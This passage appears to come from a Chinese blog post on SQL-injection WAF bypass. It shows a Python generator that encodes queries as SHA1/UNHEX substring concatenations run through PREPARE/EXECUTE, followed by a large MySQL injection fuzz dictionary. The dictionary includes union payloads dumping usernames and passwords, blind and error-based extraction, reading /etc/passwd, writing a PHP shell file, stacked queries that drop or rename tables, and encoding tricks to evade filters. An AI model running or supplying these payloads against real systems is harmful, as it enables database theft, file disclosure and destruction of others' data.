"v": [{"input": "19", "pos": 6}, {"input": "41", "pos": 1}, {"input": "42", "pos": 14}],
":": [{"input": "19", "pos": 7}, {"input": "44", "pos": 15}],
"}": [{"input": "20", "pos": 14}],
"G": [{"input": "21", "pos": 1}, {"input": "30", "pos": 16}, {"input": "31", "pos": 11}],
"D": [{"input": "21", "pos": 13}],
"-": [{"input": "23", "pos": 16}, {"input": "24", "pos": 9}, {"input": "38", "pos": 5}],
"!": [{"input": "24", "pos": 6}],
"c": [{"input": "25", "pos": 10}, {"input": "27", "pos": 20}, {"input": "31", "pos": 1}],
"3": [{"input": "27", "pos": 2}, {"input": "52", "pos": 2}, {"input": "55", "pos": 12}],
"\"": [{"input": "30", "pos": 1}, {"input": "41", "pos": 3}],
"P": [{"input": "30", "pos": 14}, {"input": "36", "pos": 4}, {"input": "36", "pos": 16}],
".": [{"input": "32", "pos": 14}, {"input": "33", "pos": 3}, {"input": "46", "pos": 2}],
"q": [{"input": "35", "pos": 20}],
"B": [{"input": "40", "pos": 14}, {"input": "47", "pos": 9}],
"/": [{"input": "44", "pos": 4}],
"m": [{"input": "45", "pos": 10}, {"input": "50", "pos": 13}, {"input": "53", "pos": 3}],
"k": [{"input": "45", "pos": 14}],
"J": [{"input": "56", "pos": 10}],
}

def generate_sql_from_string(target):
parts = []
for i, ch in enumerate(target):
if ch not in CHAR_BANK:
print(f"错误:字符 '{ch}' (位置 {i}) 不在字符库中,无法生成。")
return None
source = CHAR_BANK[ch][0]
part = f" SUBSTR(UNHEX(SHA1('{source['input']}')), {source['pos']}, 1)"
parts.append(part)

concat_stmt = "SET @n = CONCAT(\n" + ",\n".join(parts) + "\n);"
execute_stmt = "PREPARE nn FROM @n;\nEXECUTE nn;"
return concat_stmt + "\n" + execute_stmt

if __name__ == "__main__":
user_input = input("请输入要转换的 SQL 语句:")
result = generate_sql_from_string(user_input)
if result:
print("\n生成的预处理注入语句:\n")
print(result)

感觉此方法肯定是没有经常使用的,多一种思路^_^

最后一个环节,fuzz字典

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1
2
3
4
5
6
7
8
9
0
a
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s
t
u
v
w
x
y
z
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
_
-
+
*
/
%
=
!
<

&
|
^
~
`
(
)
[
]
{
}
;
:
'
"
,
.
?

$
@
%09
%0a
%0b
%0c
%0d
%20
%a0
%00
%23
%2d%2d
%2d%2d%20
%27
%22
%3b
%5c
%df
%a1
%aa
%81
%fe
%c0
select
SELECT
union
UNION
all
ALL
distinct
DISTINCT
from
FROM
where
WHERE
group by
GROUP BY
having
HAVING
order by
ORDER BY
limit
LIMIT
offset
OFFSET
join
JOIN
inner join
INNER JOIN
left join
LEFT JOIN
right join
RIGHT JOIN
on
ON
using
USING
into
INTO
outfile
OUTFILE
dumpfile
DUMPFILE
load file
LOAD FILE
create
CREATE
drop
DROP
alter
ALTER
rename
RENAME
insert
INSERT
update
UPDATE
delete
DELETE
set
SET
prepare
PREPARE
execute
EXECUTE
handler
HANDLER
show
SHOW
use
USE
declare
DECLARE
cursor
CURSOR
loop
LOOP
while
WHILE
if
IF
case
CASE
when
WHEN
then
THEN
else
ELSE
end
END
exists
EXISTS
not exists
NOT EXISTS
in
IN
not in
NOT IN
between
BETWEEN
like
LIKE
regexp
REGEXP
rlike
RLIKE
is
IS
null
NULL
true
TRUE
false
FALSE
and
AND
or
OR
not
NOT
xor
XOR
binary
BINARY
escape
ESCAPE
cast
CAST
convert
CONVERT
database
user
version
system_user
current_user
schema
datadir
basedir
hostname
version_compile_os
length
octet_length
char_length
character_length
bit_length
substr
substring
mid
left
right
insert
replace
reverse
substring_index
ascii
ord
hex
unhex
conv
bin
sleep
benchmark
get_lock
updatexml
extractvalue
floor
rand
count
exp
cot
pow
sqrt
abs
ceil
ceiling
round
truncate
sign
sin
cos
tan
asin
acos
atan
log
log2
log10
ln
pi
e
uuid
md5
sha1
sha2
password
encode
decode
aes_encrypt
aes_decrypt
des_encrypt
des_decrypt
compress
uncompress
uncompressed_length
load_file
group_concat
concat
concat_ws
json_arrayagg
json_array
json_object
information_schema
tables
columns
schemata
mysql.user
performance_schema
.
,
:
;
()
( )
)
(
,
;
'
"
`

--
--+
--

/*
*/
%23
%2d%2d
%2d%2d%2b
%3b
%27
%22
%5c
%00
%df%27
%a1%27
%aa%27
%81%27
%fe%27
%c0%27
1 and 1=1
1 and 1=2
1 or 1=1
1 or 1=2
1' and '1'='1
1' and '1'='2
1' or '1'='1
1' or '1'='2
1" and "1"="1
1" and "1"="2
1" or "1"="1
1" or "1"="2
1' and 1=1
1' and 1=2
1' or 1=1
1' or 1=2
1' and 1=1--
1' and 1=2--
1' or 1=1--
1' or 1=2--
1' and '1'='1'#
1' and '1'='2'#
1' or '1'='1'#
1' or '1'='2'#
1' and 1=1#
1' and 1=2#
1' or 1=1#
1' or 1=2#
-1' union select 1,2,3--+
-1" union select 1,2,3--+
-1 union select 1,2,3--+
-1' union select 1,database(),3--+
-1' union select 1,user(),3--+
-1' union select 1,version(),3--+
-1' union select 1,@@datadir,3--+
-1' union select 1,@@basedir,3--+
-1' union select 1,@@hostname,3--+
-1' union select 1,current_user(),3--+
-1' union select 1,schema(),3--+
-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
-1' union select 1,group_concat(username,0x3a,password),3 from users--+
-1' union select 1,concat(username,0x3a,password),3 from users limit 1--+
-1' union select 1,concat_ws(':',username,password),3 from users limit 1--+
-1' union select 1,json_arrayagg(json_array(username,password)),3 from users--+
-1' union select 1,json_arrayagg(json_object('u',username,'p',password)),3 from users--+
-1' union select 1,2,3 and '1'='1
-1' union select 1,2,3 '
-1' union select 1,2,3 or '1'='1
-1' union select 1,2,3 ;%00
-1' union select 1,2,3 #
1' order by 1--+
1' order by 2--+
1' order by 3--+
1' order by 4--+
1' order by 10--+
1' order by 3,1 and '1'='1
1' order by 3,'1'='1
1' having 1=1--+
1' having 1=2--+
1' limit 1 offset 0--+
1' limit 0 offset 1--+
1' limit 1,1--+
1' and length(database())=1--+
1' and length(database())=2--+
1' and length(database())=8--+
1' and ascii(substr(database(),1,1))>64--+
1' and ascii(substr(database(),1,1))=115--+
1' and substr(database(),1,1)='s'--+
1' and left(database(),1)='s'--+
1' and mid(database(),1,1)='s'--+
1' and substring(database(),1,1)='s'--+
1' and substr(database() from 1 for 1)='s'--+
1' and insert(database(),2,1,'')='s'--+
1' and reverse(database()) like '%s%'--+
1' and char_length(database())=8--+
1' and bit_length(database())=64--+
1' and ord(substr(database(),1,1))=115--+
1' and hex(substr(database(),1,1))='73'--+
1' and conv(hex(substr(database(),1,1)),16,10)=115--+
1' and if(length(database())=8,sleep(3),0)--+
1' and if(ascii(substr(database(),1,1))=115,sleep(3),0)--+
1' and case when length(database())=8 then sleep(3) else 0 end--+
1' and nullif(0,length(database())-8) and sleep(3)--+
1' and elt(length(database())=8,sleep(3),0)--+
1' and benchmark(10000000,md5('a'))--+
1' and benchmark(20000000,sha1('a'))--+
1' and benchmark(50000000,rand())--+
1' and benchmark(10000000,encode('a','a'))--+
1' and benchmark(10000000,aes_encrypt('a','a'))--+
1' and benchmark(20000000,pow(99,99))--+
1' and benchmark(50000000,(select count(*) from information_schema.tables a, information_schema.tables b))--+
1' and rpad('a',1000000,'a') rlike '(a.*)+b'--+
1' and get_lock('test',5)--+
1' and (select count(*) from information_schema.tables a, information_schema.tables b)--+
1' and updatexml(1,concat(0x7e,database(),0x7e),1)--+
1' and extractvalue(1,concat(0x7e,database()))--+
1' and floor(rand(0)*2)=0--+
1' union select count(*),concat(floor(rand(0)*2),0x3a,database()) x from information_schema.schemata group by x--+
1' and geometrycollection((select * from(select * from(select database())a)b))--+
1' and multipolygon((select * from(select * from(select database())a)b))--+
1' and polygon((select * from(select * from(select database())a)b))--+
1' and linestring((select * from(select * from(select database())a)b))--+
1' and multipoint((select * from(select * from(select database())a)b))--+
1' and multilinestring((select * from(select * from(select database())a)b))--+
1' and gtid_subset(concat(0x7e,database(),0x7e),1)--+
1' and gtid_subtract(concat(0x7e,database(),0x7e),1)--+
1' and (!(select * from(select database())x)-~0)--+
1' and exp(~(select * from(select database())a))--+
1' and cot((select * from(select * from(select database())a)b))--+
1' and (select unhex(hex(database())))--+
1' and (select char(115,101,99,117,114,105,116,121))--+
1' and (select concat('se','lect'))--+
1' and (select 0x73656c656374)--+
1' and @@version--+
1' and @@datadir--+
1' and (select load_file('/etc/passwd'))--+
1' and (select load_file(0x2f6574632f706173737764))--+
1' union select 1,'<?php phpinfo();?>',3 into outfile '/tmp/shell.php'--+
1' union select 1,'<?php phpinfo();?>',3 into dumpfile '/tmp/shell.php'--+
1' into outfile '/tmp/shell.php'--+
1' into dumpfile '/tmp/shell.php'--+
1'; show databases;--+
1'; show tables;--+
1'; show columns from users;--+
1'; handler users open as a; handler a read first;--+
1'; handler users open as a; handler a read next;--+
1'; handler users open as a; handler a close;--+
1'; set @sql=concat('se','lect * from users'); prepare stmt from @sql; execute stmt;--+
1'; set @sql=0x53454c454354202a2046524f4d207573657273; prepare stmt from @sql; execute stmt;--+
1'; create table tmp (line text); load data infile '/etc/passwd' into table tmp;--+
1'; drop table tmp;--+
1'; alter table users rename to users_backup;--+
1'; alter table users add column newcol varchar(100);--+
1'; alter table users drop column newcol;--+
1'; lock tables users write;--+
1'; unlock tables;--+
1' or '1'='1' limit 1,1--+
%df' union select 1,2,3--+
%a1' union select 1,2,3--+
%aa' union select 1,2,3--+
%81' union select 1,2,3--+
%fe' union select 1,2,3--+
%c0%27 union select 1,2,3--+
1'%09union%09select%091,2,3--+
1'%0aunion%0aselect%0a1,2,3--+
1'%0bunion%0bselect%0b1,2,3--+
1'%0cunion%0cselect%0c1,2,3--+
1'%0dunion%0dselect%0d1,2,3--+
1'%a0union%a0select%a01,2,3--+
1'//union//select/**/1,2,3--+
1'/*!50000union*/ /*!50000select*/ 1,2,3--+
1'||(updatexml(1,concat(0x7e,database()),1))||'0
1' and '1'='1' or '1'='1
1' and '1'='2' or '1'='1
admin'--
admin'#
admin'/*
admin' and '1'='1
admin' or '1'='1
admin' and 1=1
admin' or 1=1
admin' and 1=2
admin' or 1=2
admin' union select 1,2,3--+
admin' order by 1--+
1' order by 100--+
1' union select null,null,null--+
1' union select 1,2,3 and 1=1--+
1' union select 1,2,3 and 1=2--+
1' union select 1,2,3 or 1=1--+
1' union select 1,2,3 or 1=2--+
1' and (select count(*) from users)>0--+
1' and (select count(*) from users)<1--+
1' and (select * from users limit 1)--+
1' and (select username from users limit 1)='admin'--+
1' and (select password from users where username='admin')='admin'--+
1' and exists(select * from users)--+
1' and not exists(select * from users where id=999)--+
1' and 1 in (select 1)--+
1' and 1 not in (select 2)--+
1' and 'a' between 'a' and 'z'--+
1' and 'a' like 'a%'--+
1' and 'a' regexp '^a$'--+
1' and 'a' rlike '^a'--+
1' and 1 is true--+
1' and null is null--+
1' and 1 is not null--+
1' and binary 'A'='a'--+
1' and cast(1 as char)='1'--+
1' and convert(1,char)='1'--+
1' and replace('abc','b','B')='aBc'--+
1' and repeat('a',3)='aaa'--+
1' and space(5)=' '--+
1' and lpad('a',3,'0')='00a'--+
1' and rpad('a',3,'0')='a00'--+
1' and trim(' a ')='a'--+
1' and ltrim(' a')='a'--+
1' and rtrim('a ')='a'--+
1' and pi()=3.141592653589793--+
1' and e()=2.718281828459045--+
1' and uuid() like '%-%'--+
1' and md5('a')='0cc175b9c0f1b6a831c399e269772661'--+
1' and sha1('a')='86f7e437faa5a7fce15d1ddcb9eaeaea377667b8'--+
1' and password('a')='*FAA8E2165A2B07B3C2802FAF9B19C0F5F7A1A7D1'--+
1' and encode('a','key') is not null--+
1' and decode(encode('a','key'),'key')='a'--+
1' and aes_encrypt('a','key') is not null--+
1' and aes_decrypt(aes_encrypt('a','key'),'key')='a'--+
1' and compress('aaa') is not null--+
1' and uncompress(compress('aaa'))='aaa'--+
1' and uncompressed_length(compress('aaa'))=3--+
1' and (select group_concat(table_name) from information_schema.tables where table_schema=database()) like '%'--+
1' and (select group_concat(column_name) from information_schema.columns where table_name='users') like '%'--+
1' and (select concat(id,0x3a,username,0x3a,password) from users limit 1) like '%'--+
1' and (select concat_ws(0x3a,id,username,password) from users limit 1) like '%'--+
1' and (select json_arrayagg(json_array(id,username,password)) from users) like '%'--+
1' and (select json_arrayagg(json_object('id',id,'u',username,'p',password)) from users) like '%'--+
1' and length(trim(trailing 'a' from 'aaaa'))=0--+
1' and greatest(1,2,3)=3--+
1' and least(1,2,3)=1--+
1' and bit_count(3)=2--+
1' and isnull(null)--+
1' and ifnull(null,'a')='a'--+
1' and nullif(1,1) is null--+
1' and coalesce(null,null,'a')='a'--+
1' and current_date is not null--+
1' and current_time is not null--+
1' and current_timestamp is not null--+
1' and now() is not null--+
1' and sysdate() is not null--+
1' and curdate() is not null--+
1' and curtime() is not null--+
1' and dayofweek(now()) between 1 and 7--+
1' and month(now()) between 1 and 12--+
1' and year(now())>2000--+
1' and hour(now()) between 0 and 23--+
1' and minute(now()) between 0 and 59--+
1' and second(now()) between 0 and 59--+
1' and unix_timestamp()>1000000000--+
1' and from_unixtime(0)='1970-01-01 08:00:00'--+
1' and date_format(now(),'%Y')=year(now())--+
1' and timediff(now(),now())=0--+
1' and datediff(now(),now())=0--+
1' and adddate(now(),1)>now()--+
1' and subdate(now(),1)<now()--+
1' and addtime(now(),'1:00:00')>now()--+
1' and subtime(now(),'1:00:00')<now()--+
1' and last_day(now()) is not null--+
1' and str_to_date('2025-01-01','%Y-%m-%d') is not null--+
1' and time_to_sec('01:00:00')=3600--+
1' and sec_to_time(3600)='01:00:00'--+
1' and to_days(now())>0--+
1' and to_seconds(now())>0--+
1' and week(now()) between 1 and 53--+
1' and weekday(now()) between 0 and 6--+
1' and quarter(now()) between 1 and 4--+
1' and period_add(202501,2)=202503--+
1' and period_diff(202503,202501)=2--+
1' and inet_aton('127.0.0.1')=2130706433--+
1' and inet_ntoa(2130706433)='127.0.0.1'--+
1' and is_free_lock('test') is not null--+
1' and is_used_lock('test') is not null--+
1' and release_lock('test')=0--+
1' and master_pos_wait('',0,0)=0--+
1' and row_count()=0--+
1' and found_rows()>=0--+
1' and last_insert_id()>=0--+
1' and connection_id()>0--+
1' and processlist is not null--+
1' and schema_privileges is not null--+
1' and table_privileges is not null--+
1' and column_privileges is not null--+
1' and user_privileges is not null--+
1' and global_status is not null--+
1' and global_variables is not null--+
1' and session_status is not null--+
1' and session_variables is not null--+
1' and optimizer_trace is not null--+
1' and innodb_lock_waits is not null--+
1' and innodb_trx is not null--+
1' and ndb_binlog_index is not null--+
1' and slave_master_info is not null--+
1' and slave_relay_log_info is not null--+
1' and slave_worker_info is not null--+
1' and time_zone is not null--+
1' and collations is not null--+
1' and character_sets is not null--+
1' and key_column_usage is not null--+
1' and partitions is not null--+
1' and plugins is not null--+
1' and engines is not null--+
1' and events is not null--+
1' and routines is not null--+
1' and parameters is not null--+
1' and views is not null--+
1' and triggers is not null--+
1' and check_constraints is not null--+
1' and referential_constraints is not null--+
1' and table_constraints is not null--+
1' and statistics is not null--+
1' and profiling is not null--+
1' and user_variables is not null--+
1' and condition_handling is not null--+
1' and explain is not null--+
1' and help_keyword is not null--+
1' and help_relation is not null--+
1' and help_topic is not null--+
1' and time_zone_leap_second is not null--+
1' and time_zone_name is not null--+
1' and time_zone_transition is not null--+
1' and time_zone_transition_type is not null--+
1' and sql_mode is not null--+
1' and auto_increment_offset is not null--+
1' and auto_increment_increment is not null--+
1' and tx_isolation is not null--+
1' and tx_read_only is not null--+
1' and transaction_isolation is not null--+
1' and transaction_read_only is not null--+
1' and innodb_version is not null--+
1' and protocol_version is not null--+
1' and slave_sql_running is not null--+
1' and slave_io_running is not null--+
1' and read_only is not null--+
1' and super_read_only is not null--+
1' and log_bin is not null--+
1' and binlog_format is not null--+
1' and binlog_row_image is not null--+
1' and server_id is not null--+
1' and server_uuid is not null--+
1' and gtid_mode is not null--+
1' and enforce_gtid_consistency is not null--+
1' and gtid_executed is not null--+
1' and gtid_purged is not null--+
1' and gtid_owned is not null--+
1' and max_allowed_packet is not null--+
1' and wait_timeout is not null--+
1' and interactive_timeout is not null--+
1' and net_write_timeout is not null--+
1' and net_read_timeout is not null--+
1' and connect_timeout is not null--+
1' and delayed_insert_timeout is not null--+
1' and innodb_lock_wait_timeout is not null--+
1' and lock_wait_timeout is not null--+
1' and deadlock_timeout is not null--+
1' and innodb_deadlock_detect is not null--+
1' and innodb_rollback_on_timeout is not null--+
1' and transaction_prealloc_size is not null--+
1' and transaction_alloc_block_size is not null--+
1' and query_cache_type is not null--+
1' and query_cache_size is not null--+
1' and query_cache_limit is not null--+
1' and query_cache_min_res_unit is not null--+
1' and thread_cache_size is not null--+
1' and table_open_cache is not null--+
1' and table_definition_cache is not null--+
1' and max_connections is not null--+
1' and max_user_connections is not null--+
1' and max_connect_errors is not null--+
1' and open_files_limit is not null--+
1' and tmp_table_size is not null--+
1' and max_heap_table_size is not null--+
1' and sort_buffer_size is not null--+
1' and join_buffer_size is not null--+
1' and read_buffer_size is not null--+
1' and read_rnd_buffer_size is not null--+
1' and bulk_insert_buffer_size is not null--+
1' and myisam_sort_buffer_size is not null--+
1' and preload_buffer_size is not null--+
1' and key_buffer_size is not null--+
1' and key_cache_block_size is not null--+
1' and key_cache_division_limit is not null--+
1' and key_cache_age_threshold is not null--+
1' and innodb_buffer_pool_size is not null--+
1' and innodb_buffer_pool_instances is not null--+
1' and innodb_buffer_pool_chunk_size is not null--+
1' and innodb_log_buffer_size is not null--+
1' and innodb_log_file_size is not null--+
1' and innodb_log_files_in_group is not null--+
1' and innodb_flush_log_at_trx_commit is not null--+
1' and sync_binlog is not null--+
1' and binlog_cache_size is not null--+
1' and binlog_stmt_cache_size is not null--+
1' and max_binlog_size is not null--+
1' and max_binlog_cache_size is not null--+
1' and max_binlog_stmt_cache_size is not null--+
1' and binlog_group_commit_sync_delay is not null--+
1' and binlog_group_commit_sync_no_delay_count is not null--+
1' and binlog_order_commits is not null--+
1' and binlog_rows_query_log_events is not null--+
1' and log_slave_updates is not null--+
1' and log_queries_not_using_indexes is not null--+
1' and log_throttle_queries_not_using_indexes is not null--+
1' and long_query_time is not null--+
1' and slow_query_log is not null--+
1' and slow_query_log_file is not null--+
1' and log_output is not null--+
1' and general_log is not null--+
1' and general_log_file is not null--+
1' and sql_log_bin is not null--+
1' and sql_log_off is not null--+
1' and sql_auto_is_null is not null--+
1' and sql_safe_updates is not null--+
1' and sql_warnings is not null--+
1' and sql_notes is not null--+
1' and sql_quote_show_create is not null--+
1' and sql_big_selects is not null--+
1' and sql_max_join_size is not null--+
1' and sql_buffer_result is not null--+
1' and sql_small_result is not null--+
1' and sql_big_result is not null--+
1' and sql_calc_found_rows is not null--+
1' and sql_high_priority is not null--+
1' and sql_low_priority is not null--+
1' and sql_after_gtids is not null--+
1' and sql_before_gtids is not null--+
1' and sql_after_mts_gaps is not null--+
1' and relay_log is not null--+
1' and relay_log_index is not null--+
1' and relay_log_info_file is not null--+
1' and relay_log_purge is not null--+
1' and relay_log_recovery is not null--+
1' and relay_log_space_limit is not null--+
1' and sync_relay_log is not null--+
1' and sync_relay_log_info is not null--+
1' and max_relay_log_size is not null--+
1' and relay_log_basename is not null--+
1' and relay_log_info_repository is not null--+
1' and master_info_repository is not null--+
1' and master_verify_checksum is not null--+
1' and slave_net_timeout is not null--+
1' and slave_compressed_protocol is not null--+
1' and slave_exec_mode is not null--+
1' and slave_type_conversions is not null--+
1' and slave_skip_errors is not null--+
1' and slave_checkpoint_group is not null--+
1' and slave_checkpoint_period is not null--+
1' and slave_parallel_workers is not null--+
1' and slave_parallel_type is not null--+
1' and slave_preserve_commit_order is not null--+
1' and slave_transaction_retries is not null--+
1' and slave_retry_interval is not null--+
1' and slave_io_thread is not null--+
1' and slave_sql_thread is not null--+
1' and rpl_stop_slave_timeout is not null--+
1' and rpl_read_size is not null--+
1' and rpl_semi_sync_master_enabled is not null--+
1' and rpl_semi_sync_slave_enabled is not null--+
1' and rpl_semi_sync_master_timeout is not null--+
1' and rpl_semi_sync_master_trace_level is not null--+
1' and rpl_semi_sync_master_wait_no_slave is not null--+
1' and rpl_semi_sync_master_wait_point is not null--+
1' and rpl_semi_sync_master_clients is not null--+
1' and rpl_semi_sync_master_status is not null--+
1' and rpl_semi_sync_slave_status is not null--+
1' and group_replication_group_name is not null--+
1' and group_replication_start_on_boot is not null--+
1' and group_replication_bootstrap_group is not null--+
1' and group_replication_group_seeds is not null--+
1' and group_replication_ip_whitelist is not null--+
1' and group_replication_local_address is not null--+
1' and group_replication_single_primary_mode is not null--+
1' and group_replication_enforce_update_everywhere_checks is not null--+
1' and group_replication_auto_increment_increment is not null--+
1' and group_replication_compression_threshold is not null--+
1' and group_replication_flow_control_mode is not null--+
1' and group_replication_flow_control_certifier_threshold is not null--+
1' and group_replication_flow_control_applier_threshold is not null--+
1' and group_replication_flow_control_member_quota_percent is not null--+
1' and group_replication_flow_control_period is not null--+
1' and group_replication_flow_control_recovery_percent is not null--+
1' and group_replication_flow_control_hold_percent is not null--+
1' and group_replication_flow_control_release_percent is not null--+
1' and group_replication_flow_control_min_quota is not null--+
1' and group_replication_flow_control_max_quota is not null--+
1' and group_replication_flow_control_min_recovery_quota is not null--+
1' and group_replication_flow_control_max_recovery_quota is not null--+
1' and group_replication_transaction_size_limit is not null--+
1' and group_replication_member_expel_timeout is not null--+
1' and group_replication_member_weight is not null--+
1' and group_replication_communication_debug_options is not null--+
1' and group_replication_allow_local_lower_version_join is not null--+
1' and group_replication_components_names is not null--+
1' and group_replication_components_stop_timeout is not null--+
1' and group_replication_paxos_single_leader is not null--+
1' and group_replication_paxos_recovery_wait_timeout is not null--+
